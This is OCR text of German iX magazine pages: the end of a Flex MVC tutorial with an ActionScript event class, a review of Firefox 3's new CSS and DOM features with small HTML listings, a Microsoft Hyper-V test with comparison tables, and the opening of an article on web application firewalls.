Die View-Komponente soll möglichst kein Wissen über die Geschäftslogik enthalten. Daher greift der *enter*-Event-Handler der *TextInput*-Komponente nicht mehr direkt auf die *Greeter*-Klasse zu, sondern stößt eine lokale Methode *enterHandler()* an. Diese Methode erzeugt eine Instanz einer von *flash.events.Event* abgeleiteten *Event*-Klasse, die in der Lage ist, einen String als Information zwischen UI-Elementen der Anwendung zu transportieren. Nach der Erzeugung des *Event*-Objekts wird es mithilfe des Compiler-Tag *<mx:MetaData>* Flex bekannt gemacht. Flex nimmt das neue Event-Objekt in die Event-Schlange auf und liefert es an die Flex-Runtime aus. *<view:UserInterface>* ist nun als Event-Dispatcher von *userNameEntered* bekannt, und von dieser Tatsache wird im Aufruf der Komponente aus der Hauptanwendung heraus wie oben erläutert Gebrauch gemacht.

Die nötigen Schritte zur Erstellung einer eigenen Event-Klasse sind im Wesentlichen das korrekte Ableiten, die Definition der Eigenschaften zum Transport der Daten sowie das Überschreiben der *clone()*-Methode (Listing 5). Nach diesem letzten Refactoring-Schritt liegt eine simple Anwendung vor, die auf externen *Style*-Informationen basiert und von der Hauptanwendung losgelöste

Listing 5: Die Event-Klasse *UserNameEvent*

```
package nz.co.ventegocreative.ixdemo.events
{
    import flash.events.Event;

    public class UserNameEvent extends Event
    {
        public var userName:String;
        public function UserNameEvent(type:String,
                                      userName:String)
        {
            super(type)
            this.userName = userName;
        }
        override public function clone():Event
        {
            return new UserNameEvent(type, userName);
        }
    }
}
```

View-Elemente und Geschäftslogik hat. Die beiden Letzteren kommunizieren nur über die Hauptanwendung miteinander; damit übernimmt diese die Rolle des Controller. Gleichzeitig wurden die verschiedenen Klassen in eine realistische Paketstruktur überführt (siehe Abbildung 4).

Weitere Schritte könnten nun das Hinzufügen eines clientseitigen Datenmodells sein beziehungsweise die Anwendung eines vollständigen MVC-Framework wie Cairngorm [g] oder PureMVC [h]. Auf die Kommunikation mit Server-Anwendungen ist der Artikel nicht eingegangen und visuelle Anpassungen der Flex-Anwendung mit *Styles* hat er nur rudimentär gestreift. Dies wird unter anderem Thema eines späteren Artikels sein. (ka)

KAI KÖNIG

lebt in seiner Wahlheimat Wellington, Neuseeland, und arbeitet dort als Software Solutions Architect für Ventego Creative Ltd.






Firefox 3: Neues für Webentwickler

Mit Zeilenzwitter

Christian Kirsch



Knapp zwei Jahre nach dem letzten Versionssprung haben die Entwickler des freien Firefox die dritte Ausgabe ihres Browsers veröffentlicht. Neben vielen Neuerungen für Anwender bringt er Verbesserungen für Entwickler.

Was sich an der Oberfläche des neuen Firefox getan hat, ist schnell zu erkennen: Bei der automatischen Vervollständigung in der Adresszeile („location bar“, s. Aufmacher) erscheinen neben passenden URLs die Titelzeilen der Webseiten und ihre Icons – allerdings auch von noch nicht besuchten Seiten. Da dies vielen Anwendern nicht gefiel, stellen die Entwickler eine Anleitung zum Abschalten dieser „reichhaltigen“ Darstellung bereit (s. *iX*-Link). Ein Klick auf das „Favicon“ in der Adresszeile zeigt bei HTTPS-Verbindungen sofort, welche Website hinter der URL steckt – das soll Phishern die Arbeit erschweren. Die „Wollen Sie das Passwort speichern“-Frage stellt Firefox jetzt erst nach der erfolgreichen Anmeldung, nicht schon nach der Eingabe des Passworts wie bisher. Das verhindert unnötige Fehleinträge. Downloads gestalten sich einfacher, da der Browser sowohl den Speicherort als auch die Herkunft der heruntergeladenen Dateien zeigt. Außerdem lassen sich unterbrochene Downloads später fortsetzen.

iX-Wertung

⊕ CSS-Implementierung

⊕ Verbesserungen beim GUI

⊕ Anfänge von HTML5-Unterstützung

Wichtige Neuerungen gab es jedoch auch im Unterbau. Sie betreffen Webentwickler, die sich auf bessere CSS-Unterstützung, neue Javascript-Funktionen, mehr Nähe zum Internet Explorer und HTML5-Features stürzen können. Und wie die Anwender dürften sie sich über den Tempogewinn freuen: Im Kurztest benötigte Firefox 3 zum Laden einer lokal gespeicherten Webseite rund 10 % weniger Zeit als sein Vorgänger.

Verbesserungen bei Stylesheets

Die größten Auswirkungen dürften die Neuerungen in Firefox’ CSS-Umsetzung haben. Dazu gehört Verständnis für die *display*-Werte *inline-block* und *inline-table*. Das erste kennen andere Browser schon lange, sogar der Internet Explorer. Die auf den ersten Blick widersprüchliche Bezeichnung legt fest, dass der Browser das betreffende Element innerhalb der aktuellen Zeile anordnet, es darf jedoch Block-Elemente enthalten. Außerdem kann man ihm wie Block-Elementen eine Breite zuweisen. Damit lassen sich mit *inline-block* ähnliche Anordnungen erreichen wie mit *float*, ohne jedoch dessen Nachteile in Kauf zu nehmen (s. Listing 1 und Abb. 1).

Die in CSS 2.0 definierte, aus 2.1 jedoch wieder entfernte Eigenschaft *font-size-adjust*, die der Entwurf von CSS3 auch enthält, interpretiert der Browser korrekt. Damit können Entwickler die Schriftgröße anhand der Höhe von Kleinbuchstaben festlegen. Ebenfalls bei der Darstellung von Texten hilft das „weiche“ Trennungszeichen **, das mögliche Umbrüche markiert. Firefox 3 fügt bei Bedarf an dieser Stelle einen Trennstrich ein und führt das Wort auf der nächste Zeile weiter (s. Listing 2 und Abb. 2).

In ihrer DOM-Implementierung haben die Firefox-Entwickler einige Funktionen nachgerüstet, die es bislang nur im Internet Explorer gab. In Zeiten des Web 2.0 besonders wichtig dürften die Ereignisse *oncut*, *oncopy* und *onpaste* sein. Damit lassen sich jetzt alle Änderungen an Textfeldern verarbeiten. Bislang war das Einfügen aus dem Clipboard in Firefox und seinen Abkömmlingen nur durch Überwachung von *onblur* möglich. Das schi-


cken die Browser jedoch nur, wenn das Eingabefeld den Fokus verliert, und dann ist es für viele Anwendungen schon zu spät.

Mit den neu eingeführten Methoden *getBoundingClientRect()* und *getClientRects()* können Anwendungen die Abmessungen von DOM-Elementen und aller ihrer Kinder ermitteln. Beide stammen aus dem Internet Explorer, ebenso wie *clientTop()* und *clientLeft()*, die die Breite des oberen und linken Rahmens liefern.

HTML 5-Funktionen und -Events

Falls bisher der Eindruck entstanden sein sollte, Firefox 3 laufe lediglich dem Internet Explorer hinterher, ist es Zeit für eine Korrektur. Etliche seiner Neuerungen gibt es bislang nur als Vorschlag für das zukünftige HTML 5. Dazu gehören etwa *getElementsByClassName()*, das eine Kollektion der DOM-Elemente zurückliefert, deren *class*-Attribut den angegebenen Wert hat. Ähnlich wie das ältere *getElementsByTagName()* kann es mit der Suche bei einem beliebigen Element beginnen. Ebenfalls aus HTML 5, genauer aus den Überlegungen der Whatwg-Gruppe, sind die Drag- und Drop-Events entlehnt. Auf den Mozilla-Seiten findet sich ein Beispiel für ihre Nutzung (s. *iX*-Link). Bislang sind diese Events jedoch eng an Mozilla-Besonderheiten gebunden, so lassen sie sich nur in Verbindung mit einem von diesem bereitgestellten Drag-Service verwenden.

Solange nicht alle Browser gleichermaßen damit umgehen können (von einer Normierung ganz zu schweigen), ist der Nutzen solcher Erweiterungen aber beschränkt: Wenn sich die Nutzer auf die Verwendung eines bestimmten Browsers festlegen lassen, kann man Spezifisches erfolgreich einsetzen. Andernfalls nützt die Arbeit im besten Fall nichts – im schlimmsten schadet sie, wenn der gerade eingesetzte Browser die Daten falsch interpretiert oder gar abstürzt.



Firefox 3 (oben) interpretiert anders als sein Vorgänger den Wert *inline-block* der *display*-Eigenschaft korrekt. Bei der Gelegenheit lässt er jedoch die Bullets verschwinden (Abb. 1).




Ebenso browserspezifisch ist die Umsetzung von Microformats. Diese Zusammenfassungen von (X)HTML-Elementen definieren Adressen, Termine und Ähnliches so, dass sie sich leicht weiterverarbeiten lassen. Das Operator-Plug-in (s. *iX*-Link) illustriert einige Einsatzmöglichkeiten, etwa den Export von Kontakt- und Termindaten in die jeweiligen Google- oder Yahoo-Anwendungen. Firefox stellt eine Microformats-API bereit, die ein Programm jedoch ausdrücklich aktivieren muss. Anschließend kann es sowohl auf Microformats auf der Webseite zugreifen als auch mit *add()* neue spezifizieren. Vordefiniert sind unter anderem *adr*, *hCard* (Kontaktdaten) und *hCalendar* (Termin).

Einige andere Kleinigkeiten dürften Entwickler wie Anwender erfreuen. So passt sich der Firefox auf Apple-Rechnern endlich in deren Aqua-Design ein. Per *disabled*-Attribut deaktivierte Knöpfe lassen sich in der neuen Version besser erkennen als bislang, sie unterscheiden sich aber immer noch von dem, was auf der Plattform üblich ist (s. Abb. 3). Eine als Schutz der Privatsphäre eingeführte Änderung schließlich könnte den einen oder anderen Programmierer stören: Beim Hochladen von Dateien übermittelt der Browser nicht mehr den gesamten Pfad, sondern nur noch den eigentlichen Namen. In SVG-Daten (Scalable Vector Graphics) interpretiert Firefox jetzt *foreignObject*, *pattern* und *mask* ebenso korrekt wie alle Filter. (ck)

Listing 1: Menüs mit *float* und *inline-block*

```
<html>
<style>
.old {
  float: left;
  width: 5.5em;
  background-color: #aaffaa;
}
.new {
  width: 5.5em;
  display: inline-block;
  background-color: #ffaaaa;
}
</style>
<body>
<ul>
  <li class="old">Datei
  <li class="old">Bearbeiten
  <li class="old">Optionen
  </ul>
<br>
<ul>
  <li class="new">Datei
  <li class="new">Bearbeiten
  <li class="new">Optionen
</ul>
</body>
</html>
```



Listing 2: Trennmöglichkeiten

```
<html> <style>
p {
  width: 10em;
}
</style>
<body>
<p>Donau&shy;dampf&shy;schiff&shy;fahrts&shy;
          kapitäns&shy;wit&shy;wen&shy;un&shy;ter&shy;
                    stüt&shy;zungs&shy;kasse
</p>
</body> </html>
```


Mit der HTML-Entity ** markieren Webautoren Trennmöglichkeiten (Abb. 2).



Ältere Firefoxe (links) interpretieren das *disabled*-Attribut zaghafter als Version 3 (Mitte). Vom unter Mac OS X Üblichen (rechts) ist auch sie noch weit entfernt (Abb. 3).







Microsofts Virtualisierer Hyper-V

Halbrund

Fred Hantelmann

Mit Hyper-V hat Microsoft einen neuen Virtualisierer fertiggestellt, der VMware und Xen Konkurrenz machen soll. Doch vorher haben die Entwickler einige der geplanten Funktionen für das Windows Server 2008 Add-on über Bord geschmissen.

Mit „Konkurrenz für VMware und Xen“ betiteln Blogs und Online-Gazetten ihre ersten Berichte über Microsofts finale Release seiner Virtualisierungsschicht Hyper-V. Deren Fertigstellung verkündete der Hersteller am 26. Juni dieses Jahres – fast sechs Wochen vor dem geplanten Termin. Dabei haben die Redmonder ihre ursprünglichen Ziele bereits im Mai letzten Jahres relativiert und zahlreiche Features aus ihrem ursprünglich Viridian getauften Projekt gestrichen: Live-Migration und Hotplug-Hardware zählen nicht mehr zum Umfang.

Dynamische Partitionierung lautet das Konzept von Hyper-V, dessen Final Release seit 14. Juli als Update für den Windows Server 2008 (KB950050-x64) zum freien Download bereitsteht. Den Kern bildet ein gut 100 KByte großer Hypervisor, der die Verbindung zur Hardware übernimmt. Er ist für den Auf- und Abbau von Partitionen zuständig und steuert außerdem den Zugriff auf CPU, Speicher und Geräte. Oberhalb des Hypervisor arbeitet eine Root-Partition, die über einen Virtualization-Stack ähnlich einer privilegierten Xen-Dom0 alleinigen Zugriff auf den Hypervisor hat. *iX* hat das Produkt auf Intels All-in-one-Board mit Q35-Chipset, e6750-CPU (Core 2 Duo mit 2,67 GHz) und 8 GByte RAM getestet.

Etwa 31 MByte groß ist der Patch, der alle Komponenten von Hyper-V bündelt. Voraussetzung: die 64-Bit-Version des Windows Server 2008 und eine x86_64-CPU von Intel oder AMD mit aktivierten VT-Extensions. Nach dem Update muss der Administrator die Serverrolle „Hyper-V“ im Servermanager unter den Verwaltungs-Tools aktivieren. Dadurch richtet Windows die Hyper-V-Tools automatisch ein. Ein Neustart des Rechners ist ebenfalls erforderlich, da das Betriebssystem den Hypervisor als zusätzliches Gerät laden muss – anderenfalls funktioniert der Virtualisierer nicht.

Ersten Kontakt mit dem nun zugänglichen Hyper-V-Manager nimmt der Administrator über den gleichlautenden Eintrag des Startmenüs auf. Die Anwendung verbindet ihn mit einem anzugebenden Windows Server 2008, der entweder lokal oder in der Ferne laufen darf. Ein einzelner Hyper-V-Manager handhabt auch mehrere Systeme.

Alles auf einmal

Der Hyper-V-Manager präsentiert drei Spalten, von denen die linke die verbundenen Hyper-V-Root-Partitionen listet, mittig die vorhandenen Client-Partitionen zum gewählten Hyper-V nebst aktuellem CPU-Verbrauch samt Betriebszeit stehen und rechts die zulässigen Aktionen aufgeführt sind. Das wirkt auf den ersten Blick etwas überladen: Der mittlere Block zeigt unterhalb der Client-Liste noch die verfügbaren Snapshots zum angewählten Client und darunter seinen Zustand nebst ikonisiertem Bildschirminhalt; die Aktionsliste rechts ist unterteilt in Hyper-V- und clientspezifische Aktionen. Nach kurzer Eingewöhnung erwies sich die Bedienung aber als intuitiv und komfortabel.

Das Einrichten von neuen Gästen respektive Clients – so die Terminologie von Hyper-V – unterstützt ein Wizard. Er fragt nach Namen des Gasts, seiner Speicherausstattung, ob er eine Netzwerkkarte erhalten soll und nach der Größe seiner virtuellen Festplatte. Abschließende Optionen lassen den Administrator noch entscheiden, welches Boot-Medium der Client verwenden und ob er nach der Fertigstellung sofort starten soll. Unterstützte Boot-Medien sind CD/DVD, ISO-Datei, Floppy, Floppy-Images mit *.vfd*-Kennung und im Netz befindliche Images per PXE-Boot. Falls der Client sofort hochfährt, muss man zusätzlich aus dem Hyper-V-Manager heraus eine Verbindung zum Client aktivieren, was das Darstellen seiner virtuellen Grafikkarte in einem eigenen Fenster zur Folge hat.

Abgesehen davon, dass der Wizard zum Grundaufbau einer neuen virtuellen Maschine unumgänglich ist, erzeugt er nur eine Untermenge der für Hyper-V unterstützten Hardwareausstattungen. Festplatten sind dynamische (Sparse-)

Änderungen setzen mehrheitlich voraus, dass der Client ausgeschaltet ist. Nur das Wechseln von virtuellen Floppys und DVDs ist im laufenden Betrieb möglich (Abb. 1).

Dateien, verbunden mit IDE 0. Fordert der Client nach der Erstinstallation mehr Plattenplatz, ist eine fragmentierte virtuelle Harddisk auf „lebendigen“ Root-Partitionen obligatorisch. Alternativ kann der Administrator eine Datei fester Größe einstellen oder dem Client eine physische Festplatte zuordnen. Beides gelingt über das Einstellungs-Menü zum Client, aber nur dann, wenn er nicht aktiv ist. Wer mit Plattenplatz haushalten muss, kann virtuelle Harddisks auch komprimiert vorhalten.

Die Hardware, die Hyper-V seinen Gästen vorgaukelt, sollte keinen Client überfordern: Als CPU-Typ nimmt Hyper-V den realen, der Chip des virtuellen Motherboards zeigt sich als 440BX/ZX/DX, Host- und ISA-Bridge sowie IDE-Controller entsprechen einem Intel 82371AB/EB/MB (PIIX4). Serielle Ports stellen sich dem Client als 8250/16550 FIFO vor, Tastatur und Maus erscheinen als gewöhnliche PS/2-Ports. Die Grafikhardware gibt sich als Microsofts Virtual-Machine-Bus-Videogerät mit 4 MByte Grafikspeicher zu erkennen und verhält sich wie Standard-SVGA. Wer SCSI benötigt, kann seinem Client noch einen Adaptec-2940-Controller einrichten. Parallele Schnittstelle, USB-Adapter und Soundkarte stellt Hyper-V nicht bereit. Die Grenzen der Ausstattungen für Clients unter dem neuen Virtualisierer aus Redmond zeigt die Tabelle.

Keine große Auswahl

Als sogenanntes synthetisches Device reicht Hyper-V die NIC (Network Interface Card) durch. Sie ist für die Clients erst sichtbar, nachdem der Administrator Microsofts VM Integration Services installiert hat. Die stellt Microsoft aber nur für die offiziell unterstützten Betriebssysteme bereit. Für die anderen kann man die optional konfigurierbare „ältere“ Netzwerkkarte einrichten, die einen DECchip 21140 emuliert, aber nur für 10/100 MBit Ethernet ausgelegt ist. Beiden NIC-Typen kann der Administrator auf Wunsch auch ein VLAN-Tagging aufprägen.

Hyper-V unterscheidet drei Kategorien von Netzen: interne, externe und private. Interne dienen der Kommunikation zwischen der Root-Partition und Clients respektive Clients untereinander. Externe Netze erlauben den Datenverkehr mit fremden Systemen. In privaten Netzen können nur lokale Clients untereinander Informationen austauschen. MAC-Adressen zur jeweiligen Netzwerkhardware erzeugt entweder der Administrator von Hand, oder Hyper-V generiert sie (Bridged Networking). Im Test hat das System einfach von 00:15:5D:AE:B9:00 ausgehend hochgezählt.

Den von anderen Virtualisierern her bekannten Modus NAT (Network Address Translation) kennt Hyper-V nicht [1]. Virtuelle Switches gibt es dort ebenso wenig. Bleibt noch darauf hinzuweisen, dass Hyper-V kein DHCP bereitstellt, der Administrator also insbesondere private Netze manuell konfigurieren muss – im Zweifelsfall über einen DHCP-Service, der auf einem lokalen Client läuft.

Zu den Hyper-V-kompatiblen Betriebssystemen: Den Ankündigungen folgend könnte man meinen, Microsoft strebt die Kompatibilität mit Linux an. Der hauseigene Knowledge-Base-Artikel 954985 gibt neben den 32- und 64-Bit-Versionen von Windows Server 2003 Service Pack 2 und 2008 sowie Windows 2000 Server SP 4 auch SLES 10 ab SP 1 als offiziell unterstützt an, Letzteren ebenfalls in beiden verfügbaren Wortbreiten. Vista und XP deklariert der Hersteller in Abgrenzung zu den zuvor genannten Server-OS als unterstützte Client-Betriebssysteme.

Tatsächlich ließ sich unter Hyper-V sogar ein DOS 6.22 booten, *fdisk* konnte eine FAT-16-Partition erstellen und *format* darauf ein Dateisystem anlegen. Windows 95, 98 und ME kamen immerhin bis zur Willkommens-Meldung, ignorierten dann aber jegliche Tastatur- und Mausaktivitäten. Windows NT bootete zügig in einen Bluescreen. Windows 2000 Server ohne Service Pack 4 führte die Installation bis zur Einrichtung der Hardware durch, fror dann aber ein. Alle neueren Microsoft-Betriebssysteme ab Windows XP kamen glatt durch die Installation durch – auch ohne Servicepack.

Als Kür musste Hyper-V seine Kompatibilität mit anderen OS-Varianten unter Beweis stellen. Als erster Kandidat sollte RHEL 5.1 seine Lauffähigkeit demonstrieren, die erwartungsgemäß gegeben war. Danach kam

Management Host: Mindestanforderungen

Kategorie	Xen Center	VI Management Server	VMware Virtual Center 2.5	Hyper-V
Betriebssystem	Windows XP, Server 2003, Vista	RHEL 4.x, SLES 9, Windows Server 2003	Windows 2000 SP4, XP SP2, Server 2003	Windows Server 2008 64 Bit
Umgebung	.NET Framework 2.0	JRE 1.5	.NET Framework 2.0	.NET Framework 3.0
CPU	750 MHz (1 GHz empf.)	single	single, 2 GHz	single, 1,4 GHz
RAM	1 GByte (2 GByte empf.)	2 GByte	2 GByte	512 MByte
Plattenplatz	100 MByte	30 GByte	560 MByte	10 GByte
NIC	1 × 100 MBit/s	2 ×	1 × 100 MBit/s	1 × 100 MBit/s

Managed Node: Mindestanforderungen

Kategorie	Xen Enterprise	Virtual Iron Enterprise	VMware ESX 3.5	Hyper-V
CPU	x64[1] mit 1,5 GHz	Intel VT oder AMD-V	Intel Xeon oder AMD Opteron	x64 mit Intels VT oder AMD-V und 2 GHz
RAM	1 GByte	2 GByte	1 GByte	512 MByte (2 GByte empf.)
CD-ROM	k. A.	✓	✓	✓
HD local	ATA, SATA, SCSI ab 16 GByte	SATA, SCSI	SATA, SCSI	ATA, SATA, USB, Firewire, SCSI ab 40 GByte
Netzspeicher über	FC, iSCSI, NFS	FC, iSCSI	FC, iSCSI, NFS	FC, iSCSI
NIC	1 × 100 MBit/s	2 ×	1 × 100 MBit/s	1 × 100 MBit/s

[1] Intel VT oder AMD-V für Windows-Gäste

Solaris 10 x86 auf den Prüfstand: Suns OS kam zwar durch die Installation und den anschließenden Laufzeittest durch, verstand sich aber mit der emulierten 21140-basierten Netzwerkkarte nicht. NetBSD 3.1 ließ sich ebenfalls installieren, hier wollte jedoch die emulierte Grafikkarte den lokalen X11-Betrieb nicht erlauben. Ursache könnte eine Unverträglichkeit von X11R6 mit der virtuellen Grafikhardware sein, zumal der Effekt auch bei Red Hat 9 auftrat, das nur im Text-Mode installierbar war. Selbst Zeta 1.0, das sein Distributionsmedium im Multisession-Format ausliefert, ließ sich installieren und ausführen.

Fest gebunden

Ein paar Anmerkungen: Da immer nur ein Client das physische CD/DVD-Laufwerk benutzen darf, kann der Start eines anderen Clients daran scheitern. Zudem zeigt der Hyper-V-Manager nicht an, wer gerade das Laufwerk benutzt. Deshalb ist iteratives Suchen durch die Eigenschaften aller aktiven Clients nötig, um das von Hyper-V immerhin als Hotplug-Gerät bediente Device dort zu entfernen.

Die bei Windows übliche Anmeldevoraussetzung Ctrl-Alt-Del gelingt – ähnlich wie beim VMware ESX 3i – auch über Ctrl-Alt-Ende. Das ist auch gut so, da aktive Client-Fenster ihren Fokus mehrheitlich nur über die Sequenz Ctrl-Alt-Links freigeben und der Button, der aus der Toolbar eines Client-Fensters die benötigte Tastenkombination erzeugt, anders nicht erreichbar ist. Lediglich Windows Server 2008 gab seinen Fokus mit Rollen des Mauszeigers aus dem Client-Fenster heraus frei.

Während dynamische virtuelle Festplatten vermöge ihrer Kapazitätsgrenzen eine Art „Oversubscription“ ermöglichen, gilt dies für die Hauptspeichernutzung durch Clients nicht. „Memory Ballooning“ – also das dynamische Verschieben von Speicher zwischen den VMs – und andere von Virtualisierern eingeführte Features kennt Hyper-V nicht; virtueller Speicher der Auslagerungsdatei zählt nicht zu den an Clients vergebbaren Speicherressourcen. Ähnliches gilt für die CPUs: Hyper-V garantiert seinen Clients die zugewiesene Rechenleistung. Überschreitet allerdings das Aktivieren eines zusätzlichen Clients die 100-Prozent-Marke, verweigert Hyper-V mit „Fehler beim Initialisieren“ den Start.

Gastbetriebssysteme

Virtualisierer	Hyper-V
Windows 95/98/ME	–
Windows NT 4	–
Windows 2000 SP 4	✓✓
Windows XP	✓✓
Windows Server 2003	✓✓
Windows Vista	✓✓
Windows Server 2008	✓✓
Linux Kernel 2.4	✓
Linux Kernel 2.6	✓✓
Mac OS X	–
FreeBSD/NetBSD	✓
Solaris 10	✓
Zeta	✓

✓✓ = offiziell unterstützt
✓ = lauffähig, aber nicht offiziell unterstützt
– = nicht lauffähig

Fazit

Vergleichsweise rudimentär wirkt noch die angezeigte Ressourcennutzung im Hyper-V-Manager. Wer die Alternativen kennt, sehnt sich nach detaillierten Darstellungen der Bedürfnisse seiner Clients an den Core-Four-Komponenten CPU, Speicher, NIC und Festplatte – am liebsten datenbankgestützt und mit vorstandsfähigen Monatsstatistiken auf Knopfdruck abrufbar. Das alles fehlt bei Hyper-V. Zudem ist die Darstellung der temporären CPU-Nutzung pro Client, gemessen an den Leistungsmerkmalen der Wettbewerber, absolut unzureichend.

iX-Wertung

⊕ kurze Einarbeitungszeit
⊕ breite x86- und x86_64-OS-Kompatibilität
⊖ unzureichende Darstellung der Ressourcennutzung
⊖ keine virtuellen Netzwerk-Switches

Laut Microsoft soll vor allem der Mittelstand durch Einsatz des Produkts von einer besseren Nutzung der Serverressourcen profitieren. Ist eine fein granulierte Zuordnung von Netz- und Festplatten-I/O kein kritisches Thema und steht die Live-Migration virtueller Systeme nicht zur Debatte, scheint der professionelle Einsatz von Hyper-V für Konsolidierungsvorhaben durchaus attraktiv.

Wer eher einen praktikablen Virtualisierer zum Experimentieren sucht, dem bietet der Markt genug Alternativen. Im Vergleich zu Xen glänzt Hyper-V durch breitere Unterstützung aktueller x86-Betriebssysteme, auch wenn einige davon nicht in der offiziellen Support-Liste stehen. Den Markt der Virtualisierer mit Kompatibilität zu Windows NT und früher greift Microsoft nicht an, den dürfen weiterhin Virtualbox und VMware unter sich aufteilen.

Die bisherigen Bestrebungen Microsofts, mit eigenen Virtualisierungsprodukten seine Stammkundschaft zu begeistern, waren nur von mäßigem Erfolg gekrönt. Mit Hyper-V liegt nun ein Produkt aus Redmond vor, das neben leichtem Zugang zur Technik deutlich bessere Einsatzmöglichkeiten zeigt. Schade nur, dass die ursprünglich gesteckten Ziele nicht erreicht wurden: Hotplug-Ressourcen für alle Core-Four-Komponenten und Migration über Plattformgrenzen fehlen. (sun)

Virtuelle Maschine: Maximalausstattung

Kategorie	Xen Enterprise	Virtual Iron Enterprise Edition	VMware VI 3.5 Enterprise	Hyper-V
VCPUs	8/32[1]	8	4	4
VRAM (GByte)	32/16[2]	64	64	8
VDisks	8	15	60	4 (IDE) + 256 (SCSI)
VCDs	1	1	4	4
VNICs	7[3]	5	4	8 (synth.) + 4 (emul.)
VFloppies	–	1	2	1
Hotplug-VDisk	✓	–	✓	–
Hotplug-VCD	✓	✓	✓	✓
Hotplug-VNIC	✓	–	–	–

[1] Linux-Gäste; [2] Linux-Kernel 2.6; [3] für SLES 10 und RHEL 3, 4, 5

DR. FRED HANTELMANN

ist als IT-Architekt bei der Online Systemhaus ES+C GmbH tätig.

Literatur

[1] Sven Ahnert; Virtuelle Systeme; Fein gestrickt; Konfiguration von Netzen in virtualisierten Umgebungen; *iX* 5/2007, S. 131







Acht Web Application Firewalls

Bevor es brennt

Michael Dipper, Andreas Kurtz



Schwachstellen in einer Webanwendung können die gesamte IT-Infrastruktur eines Unternehmens gefährden. Als wirkungsvolle Schutzkomponente haben sich sogenannte Web Application Firewalls etabliert.

Lange Zeit galt der klassische Zugangs- beziehungsweise Perimeterschutz als das Mittel der Wahl, externe Angriffe auf die eigene IT-Infrastruktur abzuwehren. Am Markt finden sich heute viele Firewall-Produkte, die diese Aufgabe erfolgreich bewältigen. Im Zeitalter von Angriffen auf Applikationsebene ist jedoch der klassische Perimeterschutz wirkungslos. Durch Einschränkung des Netzverkehrs mit der Außenwelt kann man zwar Angriffe auf Netz- und Betriebssystemebene abwehren, die Realität hat jedoch noch eine zweite Seite: Angriffe auf Applikationsebene gelangen ungehindert durch die Firewall, da sie auf frei geschalteten Kommunikationsbeziehungen beruhen.

